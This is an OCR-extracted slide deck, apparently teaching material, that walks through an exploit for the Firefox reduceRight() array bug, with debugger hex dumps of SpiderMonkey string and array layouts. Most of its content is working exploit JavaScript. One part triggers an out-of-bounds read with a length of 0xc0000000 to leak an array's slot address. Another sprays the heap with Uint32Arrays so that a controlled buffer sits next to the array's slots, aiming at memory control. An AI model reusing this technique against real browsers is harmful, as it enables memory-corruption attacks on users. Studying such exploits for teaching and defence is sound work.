


```
Address   Hex dump                  UNIC
03D81460  94 00 00 00 68 14 D8 03   '.''
03D81468  40 00 79 00 20 00 73 00   My s
03D81470  74 00 72 00 69 00 6E 00   trin
03D81478  67 00 00 00 00 00 00 00   g...
```

- Strings are stored in arrays by using the first four byte as a pointer to a string data structure.
- The string data structure starts with a dword to store the length and flags (Flags are stored in the lower nibble, in this case flags is equal to four; To other part contains the length, here length is 9)
- The second dword is a pointer to the Unicode string which is null-terminated by two null bytes


Firefox reduceRight() Exploit

- A first attack: leak it‘s own address in memory!




```
    // Array used to info disclosure
    var infoDisclosure = new Array();

    function go(){
        infoDisclosure[0] = 0x41434341;
        addr_of_infoDisclosure_slot = leakAddressOf_infoDisclosure_slot();
        alert(addr_of_infoDisclosure_slot.toString(16));
    }
```

Firefox reduceRight() Exploit



```
function leakAddressOf_infoDisclosure_slot() {
    var leak_arr_len = 0xc0000000;
    mem = [];
    var leak_func =
        function bleh(prev, current, index, array) {
            if( typeof current == "number"){
                mem.push(current);
                alert(myHex(current));
                throw "stop";
            }
            alert("ERROR occured!)");
            throw "error";
    }
    var addr = 0;
    // === TRIGGER START
    infoDisclosure.length = leak_arr_len;
    try{ infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }
    // === TRIGGER END

    mem = nicer(mem);
    /* Hexdump for debugging
    dump.innerHTML = "TEST: " + convert(mem);
    */
    addr = dw2int(mem[1]);
    return addr;
}
```

Firefox reduceRight() Exploit




```
Address   Hex dump                  UNIC
0586F360  08 00 00 00 68 F3 86 05   ◘.''
0586F368  41 43 43 41 01 00 FF FF   ''▯.
0586F370  00 00 00 00 04 00 FF FF   ..◆.
0586F378  00 00 00 00 04 00 FF FF   ..◆.
0586F380  00 00 00 00 04 00 FF FF   ..◆.
0586F388  00 00 00 00 04 00 FF FF   ..◆.
0586F390  00 00 00 00 04 00 FF FF   ..◆.
```

- A length value of 0xc0000000 will access the element in front of the first element.
- In the above figure the first element is marked, thus the element before it consists of the values 08 00 00 00 68 F3 86 05
- In this case the slot pointer is 0x0586f368 (equal to the address of the first element; If the array tries to store more elements the slots array would be relocated and the slot-pointer address would change)

Firefox reduceRight() Exploit

- Our aim is to control the memory in front of the slots-array!



Array data structure

In-slots array

Different fields | slots-array ptr

entry one | entry two | .....

```
xyz[63] = 0x41414141;
```

entry 1| entry 2 | .... | entry 64

Size = 64 elements * 8 byte per element = 512 byte

Firefox reduceRight() Exploit


- Idea: Make two allocations of the same size


- Because both have the same size they will be adjacent (next-to-each-other) in memory, if there are no holes

- We accessed element [63] of an error
  - The array must be large enough to store 64 elements!
  - Each element consists of 4 byte data value and 4 byte data type
  - The total size is: (4+4) * 64 = 512 byte!

- ➔ Allocate an UInt32Array with 128 elements!
  - UInt32Arrays can only store values of type Uint32 .....
  - Thus every entry consists of only 4 byte
  - The total size is: 4 * 128 = 512 byte

Firefox reduceRight() Exploit







➔ If JS code allocates two arrays of the same size it‘s very likely that they are not adjacent (next to each other) in memory because of holes

Firefox reduceRight() Exploit

- It‘s possible to „defragment“ the heap by making many allocations of the same size to fill all holes
- Two further allocations (of the same size) will very likely be adjacent in memory
- Even if they are not adjacent the info disclosure vulnerability can be used to detect such a situation




```
for(var i = 0; i < 250; i++) {
    filler[i] = new Uint32Array(128);
    for(var j = 0; j < 128; j++) {
        filler[i][j] = 0x41414141;
    }
}
```




used
used
used
used ; dummy
free ; size 0x100
used
free ; size 0x100
used
used
used; dummy
used
used; array 1
used; array 2
free; wild chunk

Firefox reduceRight() Exploit



```
        array_before_slot_of_infoDisclosure = new Uint32Array(128);
        for(var j = 0; j < 128; j++) {
            array_before_slot_of_infoDisclosure[j] = 0x00420042;
            if(j == 126) {
                array_before_slot_of_infoDisclosure[j] = 0x42424242;
            }
            if(j == 127) {
                array_before_slot_of_infoDisclosure[j] = 0x43434343;
            }
        }
```

➔ Array_before_slot_of_infoDisclosure is of size 512 because 128 (number of elements) * 4 (4 byte = Uint32) is equal to 512




```
        infoDisclosure[63] = 0x42474742;
```

➔ infoDisclosure is also of size 512 because element 63 (the 64th element) is accessed and every element consists of 8 byte (4 byte data value and 4 byte data type)

➔ Both arrays are adjacent in memory


Firefox reduceRight() Exploit




```
Address   Hex dump                  UNIC
03F8CA48  08 00 00 00 50 CA F8 03   ▪.''
03F8CA50  41 43 43 41 01 00 FF FF   ''@.
03F8CA58  00 00 00 00 04 00 FF FF   ..◆.
03F8CA60  00 00 00 00 04 00 FF FF   ..◆.
03F8CA68  00 00 00 00 04 00 FF FF   ..◆.
03F8CA70  00 00 00 00 04 00 FF FF   ..◆.
03F8CA78  00 00 00 00 04 00 FF FF   ..◆.
03F8CA80  00 00 00 00 04 00 FF FF   ..◆.
03F8CA88  00 00 00 00 04 00 FF FF   ..◆.
03F8CA90  AC 5C 75 00 B0 5F 75 00   'u'u
